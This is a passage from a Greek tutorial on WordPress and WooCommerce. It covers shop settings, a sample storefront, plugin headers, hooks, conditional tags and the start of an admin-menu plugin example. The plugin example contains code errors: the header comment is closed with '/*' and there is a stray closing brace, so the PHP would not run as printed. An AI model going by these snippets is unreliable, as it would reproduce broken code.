


Εικόνα 32 : Πωλήσεις προϊόντων

▪ Ρυθμίσεις


Από εδώ διαχειριζόμαστε όλες τις ρυθμίσεις. Θα δείξουμε κάποιες σημαντικές από αυτές.

- Γενικές (π.χ. το νόμισμα που θα φαίνεται στα προϊόντα, οι επιτρεπόμενες χώρες που θα μπορούν να πηγαίνουν τα προϊόντα κ.α.).




Εικόνα 33 : Γενικές ρυθμίσεις του Woocommerce

- Σελίδες (είναι οι σελίδες του καταστήματος π.χ. σελίδα καλαθιού, σελίδα ολοκλήρωσης παραγγελίας, πληρωμής, λογαριασμού, απώλειας κωδικού κτλ.)




Εικόνα 34 : Σελίδες του Woocommerce

- Πύλες Πληρωμής (είναι οι τρόποι πληρωμής με τους οποίους έχουν την δυνατότητα οι πελάτες να αγοράσουν τα προϊόντα από τον ιστότοπο μας π.χ. απευθείας τραπεζική μεταφορά, πληρωμή με επιταγή, μετρητά στην παράδοση, πιστωτική κάρτα, PayPal)



Εικόνα 35 : Πύλες πληρωμής του Woocommerce


Με το Wordpress μπορούμε να δημιουργήσουμε προϊόντα και κατηγορίες αυτών των προϊόντων και να δώσουμε χαρακτηριστικά στα προϊόντα αυτά (π.χ. χρώμα, μέγεθος, νούμερο κ.α.).





Εικόνα 36 : Προσθήκη προϊόντων


Μετά την δημιουργία των σελίδων και των προϊόντων πάμε να δούμε τον ιστότοπο μας.

ΣΥΝΔΕΣΗ / ΕΓΓΡΑΦΗ MY WISHLIST







Ντυθείτε on-line!


 ΓΡΗΓΟΡΑ ΚΑΙ ΟΙΚΟΝΟΜΙΚΑ
 ΥΠΟΣΤΗΡΙΞΗ ΠΕΛΑΤΩΝ
 +39 097 372659

 1 ΠΡΟΪΟΝ €84⁹⁹


ΚΑΛΩΣΙ

LOVE IS SHARING

ΑΝΑΖΗΤΗΣΗ ΠΡΟΪΟΝΤΩΝ 

Αρχική
Shop
Shop by ▾
Η Εταιρία
Επικοινωνία
Λίστα Επιθυσιών
Τρόποι Πληρωμής



Φίλτρο Τιμής

ΤΙΜΗ: €0 – €85 ΦΙΛΤΡΟ

Κατηγορίες Προϊόντων

ΠΑΠΟΥΤΣΙΑ

CASUAL

ΑΘΛΗΤΙΚΑ

ΡΟΥΧΑ

T-SHIRTS

ΦΟΥΤΕΡ

ΧΡΩΜΑ

ΜΕΓΕΘΟΣ

S M L XL XXL



ΝΟΥΜΕΡΟ ΠΑΠΟΥΤΣΙΟΥ

40 41 42 43 44 45


ΣΥΓΚΡΙΣΗ ΠΡΟΪΟΝΤΩΝ

No products to compare


Clear all COMPARE

SHOP
ΠΡΟΒΟΛΗ  


Αρχική / Shop Προεπιλεγμένη ταξινόμηση ▾




Adidas Stan Smith (White)
€66.49




Anonymous Alcoholic
€21




ASICS MEXICO 66
€84.99




Bacon Is The Most Important...
€18




Bike. It's Cool!
ΑΠΟ: €46 €34.90




Biketree
€18




Cool Bike Tricks
ΑΠΟ: €46 €34.90




Fat Food
€34.90




HOP Crest Girls V-Neck Shirt
€19.99



HOP Fine Malt 20th Anniversary Shirt
€19.99




HOP Fine Malt Lyrics Shirt (White)
€59




Monroe Lakers
€30


Top Rated Προϊόντα



UNITED COLORS OF BEER
Από: €20 €18







BACON IS THE MOST IMPORTANT...
€18



PAINTED IN STRIPES
€21

Stay Connected





Χρήσιμα Links

[ΤΡΟΠΟΙ ΠΛΗΡΩΜΗΣ](#)
[ΕΠΙΚΟΙΝΩΝΙΑ](#)
[Η ΕΤΑΙΡΙΑ](#)
[ΛΙΣΤΑ ΕΠΙΘΥΜΙΩΝ](#)

Νοεμβρίου 2013


Δ	Τ	Τ	Π	Π	Σ	Κ
				1	2	3
4	5	6	7	8	9	10
11	12	13	14	15	16	17
18	19	20	21	22	23	24
25	26	27	28	29	30	

Copyright myshop 2013

Εικόνα 37 : Βασική σελίδα καταστήματος

Πρόδος παραγγελίας (Σύνδεση, Διεύθυνση χρέωσης, Τρόποι πληρωμής, Προεπισκόπηση παραγγελίας)



Εικόνα 38 : Πρόδος παραγγελίας

5.8 Επέκταση του Wordpress

5.8.1 Ανατομία ενός WordPress Plugin

Όλα τα αρχεία PHP που βρίσκονται μέσα στον φάκελο **/wp-content/plugins**.

Ένα WordPress plugin μπορεί να αποτελείται απλά από ένα αρχείο php ή από μία πιο σύνθετη δομή.

- Κώδικας Πρόσθετου

Όπως φέεται και στην δομή ενός πρόσθετου ο κώδικας του πρόσθετου τοποθετείται στο αρχείο “ονομασία_πρόσθετου.php” και χωρίζεται σε δύο κομμάτια, την κεφαλίδα και τον πραγματικό κώδικα.

- Κεφαλίδα

Η κεφαλίδα (header) ενός πρόσθετου είναι μια σειρά από σχόλια που παρέχουν στο wordpress πληροφορίες όπως το όνομα του πρόσθετου, περιγραφή αυτού, όνομα συγγραφέα, έκδοση και διεύθυνση πρόσθετου. Τα στοιχεία αυτά χρησιμοποιούνται από το wordpress στην σελίδα διαχείρισης των διαθέσιμων πρόσθετων και σε περίπτωση που δεν υπάρχουν στο αρχείο δεν θα εμφανίζεται καθόλου στην λίστα.

Παράδειγμα κεφαλίδας:

```

1
2 <?php
3 /*
4 Plugin Name: Name Of The Plugin
5 Plugin URI: http://URI_Of_Page_Describing_Plugin_and_Updates
6 Description: A brief description of the Plugin.
7 Version: The Plugins Version Number, e.g.: 1.0
8 Author: Name Of The Plugin Author
9 Author URI: http://URI_Of_The_Plugin_Author
10 License: A "Slug" license name e.g. GPL2
11 */
12 ?>
13
14
```

Εικόνα 39 : Κεφαλίδα πρόσθετου

Από εκεί και πέρα ένα τυπικό plugin περιλαμβάνει κώδικα PHP/Javascript/CSS & HTML που εκτελεί τις λειτουργίες που επιθυμούμε μέσα από έναν συνδυασμό δικών μας συναρτήσεων με έτοιμες συναρτήσεις του Wordpress.

Η σύνδεση του δικού μας κώδικα με το Wordpress γίνεται μέσω τριών κυρίων μηχανισμών: Hooks (για Actions & Filters) / Widgets / Shortcodes.

5.8.2 WordPress Hooks API

Μέσω του Actions & Filter Hooks API του Wordpress μπορούμε να τροποποιήσουμε ριζικά την λειτουργία και συμπεριφορά του Wordpress χωρίς να κάνουμε καμία αλλαγή σε αρχεία εκτός του φακέλου του πρόσθετού μας.

Αυτό είναι δυνατόν γιατί σχεδόν πάντοτε το Wordpress πριν εκτελέσει κάποια ενέργεια, ανακτήσει ή αποθηκεύσει δεδομένα καλεί μέσω των μηχανισμών των filter & action hooks τις συναρτήσεις που εμείς ορίζουμε δίνοντας μας την δυνατότητα να τροποποιήσουμε ή ακόμη και να καταργήσουμε εντελώς τα αποτελέσματα που κανονικά αυτές θα είχαν. Χωρίς να εμβαθύνουμε πολύ τα hooks χωρίζονται σε δύο κατηγορίες:

1. **Actions** : Τα actions λένε στο wordpress τι να εκτελέσει στα διάφορα σημεία εκτέλεσης ή μόλις συμβεί κάποιο γεγονός. Μέσα από τα actions μπορούμε να πούμε στο wordpress να εκτελέσει συναρτήσεις που έχουμε γράψει σε όποιο σημείο επιθυμούμε (head, footer, admin menu κτλ.).
2. **Filters** : Τα filters χρησιμοποιούνται από το wordpress για την μορφοποίηση των κειμένων προτού τα προσθέσει στην βάση δεδομένων ή τα εμφανίσει στην οθόνη του χρήστη.

Το Wordpress μας παρέχει ένα σύνολο από συναρτήσεις ειδικά για τον χειρισμό των hooks.

Λίστα με όλες τις συναρτήσεις υπάρχει στο http://adambrown.info/p/wp_hooks. Εμείς θα ασχοληθούμε κυρίως με την `add_action`. Η συνάρτηση αυτή, όπως προδίδει και το όνομα της, χρησιμοποιείται για να προσθέσουμε μία δική μας συνάρτηση στον κύκλο εκτέλεσης του wordpress. Στην πιο απλή μορφή της παίρνει δύο παραμέτρους. Πρώτον το σημείο εκτέλεσης ή το γεγονός που θέλουμε να προστεθεί ο κώδικας μας και δεύτερον η συνάρτηση που περιέχει την συνάρτηση μας, για παράδειγμα:
`add_action("περιοχή_action", "όνομα_συνάρτησης")`

5.8.3 WordPress Functions & Conditional Tags

Εκτός του Actions & Filter Hook API το WordPress παρέχει δεκάδες συναρτήσεις που μπορούμε να καλέσουμε από τα plugin μας. Οι συναρτήσεις αυτές χωρίζονται σε μερικές μεγάλες κατηγορίες:

- Post, Custom Post Type, Page, Attachment and Bookmarks Functions
- Category, Tag and Taxonomy Functions
- User and Author Functions
- Feed Functions
- Comment, Ping, and Trackback Functions
- Action, Filter, and Plugin Functions
- Theme-Related Functions
- Formatting Functions
- Multisite functions
- & Πολλές άλλες που δεν ανήκουν στις παραπάνω ομάδες

Τις συναρτήσεις του Wordpress μπορούμε να τις δούμε και στο codex.wordpress.org/Function_Reference.

Με το Wordpress έχουμε την δυνατότητα να αλλάζουμε τον τρόπο εμφάνισης του περιεχομένου ανάλογα με τις συνθήκες που πληρούνται. Για παράδειγμα, μπορούμε να ελέγξουμε αν ο χρήστης είναι στην αρχική σελίδα ή αν είναι συνδεδεμένος ή όχι με τη βοήθεια των “conditional tags”. Ας δούμε πως λειτουργούν:

Χρησιμοποιούμε μία μητρική συνάρτηση του wordpress π.χ. την `is_home()` με την οποία “ρωτάμε” το wordpress αν ο χρήστης είναι στην αρχική σελίδα ή όχι. Το wordpress θα απαντήσει με 0 για το όχι και με 1 για το ναι.

```
1. <?php
2. if( is_home() ):
3.     echo 'User is on the homepage.';
4. else:
5.     echo 'User is not on the homepage';
6. endif;
7. ?>
```

Εικόνα 40 : Conditional Tag - Παράδειγμα 1

Έλεγχος για το αν ο χρήστης είναι “logged in” ή όχι.

```
1. if ( is_user_logged_in() ):
2.     echo 'Welcome, registered user!';
3. else:
4.     echo 'Welcome, visitor!';
5. endif;
```

Εικόνα 41 : Conditional Tag - Παράδειγμα 2

Υπάρχουν και περιπτώσεις που θέλουμε να ελέγξουμε παραπάνω από ένα “statement”. Αυτό θα γίνει με την χρήση των AND και OR.


```
1. <?php
2. if( is_home() AND is_page( 5 ) ):
3.     echo 'User is on the homepage, and the home pages ID is 5';
4. endif;
5.
6. if( is_home() OR is_page( 5 ) ):
7.     echo 'User is on the homepage or the page where the ID is 5';
8. endif;
9. ?>
```

Εικόνα 42 : Conditional Tag - Παράδειγμα 3

Παρακάτω παρουσιάζουμε τα πιο συχνά χρησιμοποιούμενα “wordpress tags” όπως επίσης και κάποιες έτοιμες σημαντικές συναρτήσεις του Wordpress.

1. `is_page()`- applies a condition to a specific page, e.g. ” Contact”. You can use the ID, title,or slug/name.
`is_page('3')` or `is_page('Contact')`
2. `is_home()`- applies a condition to the home page.
3. `is_category()`- applies a condition to a specific category.e.g. “Football”. Same as the `is_page()` example, we can use ID, title or slug/name
`is_category('football')`
4. `is_single()`- applies a condition to single posts or attachments
5. `is_tag()`- applies a condition to a tag archive page. Similar to a category archive page.
6. `is_author()`- applies a condition to an author archive page
7. `is_archive()`- applies a condition to archived pages
8. `is_404()`- applies condition to an HTTP 404: Not Found error page
9. `is_main_site` - is main site in a Multisite setup

Εικόνα 43 : Βασικά Wordpress Tags



Εικόνα 44 : Functions Graph


```
<?php
bloginfo('name'); //Τίτλος ιστολογίου
?>

<?php
wp_title(); //Ο Τίτλος μιας συγκεκριμένης σελίδας
?>

<?php
bloginfo('url'); // Η ακριβής διεύθυνση της ιστοσελίδας
?>

<?php
bloginfo('stylesheet_url'); // Σύνδεσμος προς το αρχείο style.css
?>

<?php
bloginfo('version'); // Η έκδοση του εγκατεστημένου Wordpress
?>

<?php
get_header(); // Εμφανίζει το περιεχόμενο του αρχείου header.php
?>

<?php
get_footer(); // Εμφανίζει το περιεχόμενο του αρχείου footer.php
?>

<?php
get_sidebar(); // Εμφανίζει το περιεχόμενο του αρχείου sidebar.php
?>

<?php
the_content(); // Εμφανίζει το περιεχόμενο του άρθρου
?>

<?php
wp_list_pages(); // Μια λίστα με όλες τις σελίδες
?>

<?php
wp_register(); // Σύνδεσμος για εγγραφή νέου χρήστη
?>
```

5.8.4 WordPress Widgets


Σχεδόν όλα τα Wordpress themes έχουν μία ή και περισσότερες sidebars, περιοχές δηλαδή συνήθως στα άκρα των σελίδων που περιέχουν blocks περιεχομένου που μπορεί ο διαχειριστής να προσθέσει/αφαιρέσει ή να αλλάξει τις ρυθμίσεις τους μέσα από το περιβάλλον διαχείρισης του Wordpress.

Τα κομμάτια αυτά ονομάζονται widgets και παρέχονται τόσο από τον κύριο κώδικα του Wordpress αλλά και από τα εγκατεστημένα plugins.

Μπορούμε πολύ εύκολα να προσθέσουμε και εμείς δικά μας widget στα plugin μας μέσω του αντίστοιχου API.

5.8.5 Δημιουργία Plugin

Θα δημιουργίσουμε ένα πρόσθετο (plugin) το οποίο θα εμφανίζει τα “draft posts“, άρθρα που δεν έχουν δημοσιευτεί, στον πίνακα ελέγχου μας (admin panel). Αρχικά δημιουργούμε 3 άρθρα για το παράδειγμα μας και δεν τα δημοσιεύουμε.



Εικόνα 45 : Δημιουργία άρθρων

Τώρα είμαστε έτοιμοι να δημιουργίσουμε το plugin. Φτιάχνουμε ένα αρχείο php στο path: `xampp/htdocs/myshop/wp-content/plugins`. Ονομάζουμε το αρχείο `MyFirstPlugin.php` και γράφουμε κάποιες πληροφορίες σχετικά με το plugin.

```

1  <?php
2
3  /*
4  Plugin Name: My First Plugin
5  Plugin URL:
6  Version: 1.0
7  Author: Christos Argyroulis
8  Author URL:
9  Description: A first plugin alternative to the boring "Hello World" examples.
10 /*
11

```

Εικόνα 46 : Κεφαλίδα πρόσθετου

Θα δημιουργίσουμε ξεχωριστό μενού στο dashboard του Wordpress. Προσθέτουμε τις παρακάτω γραμμές κώδικα για την δημιουργία υπομενού στο μενού “Ρυθμίσεις” του Wordpress.

```

1  <?php
2
3  /*
4  Plugin Name: My First Plugin
5  Plugin URL:
6  Version: 1.0
7  Author: Christos Argyroulis
8  Author URL:
9  Description: A first plugin alternative to the boring "Hello World" examples.
10 /*
11
12 add_action('admin_menu', 'myfirstplugin_admin_actions');
13 function myfirstplugin_admin_actions() {
14     add_options_page('MyFirstPlugin', 'MyFirstPlugin', 'manage_options', __FILE__, 'myfirstplugin_admin');
15 }
16
17
18 function myfirstplugin_admin()
19 {
20 }
21 }
22 ?>

```

Εικόνα 47 : Κώδικας πρόσθετου

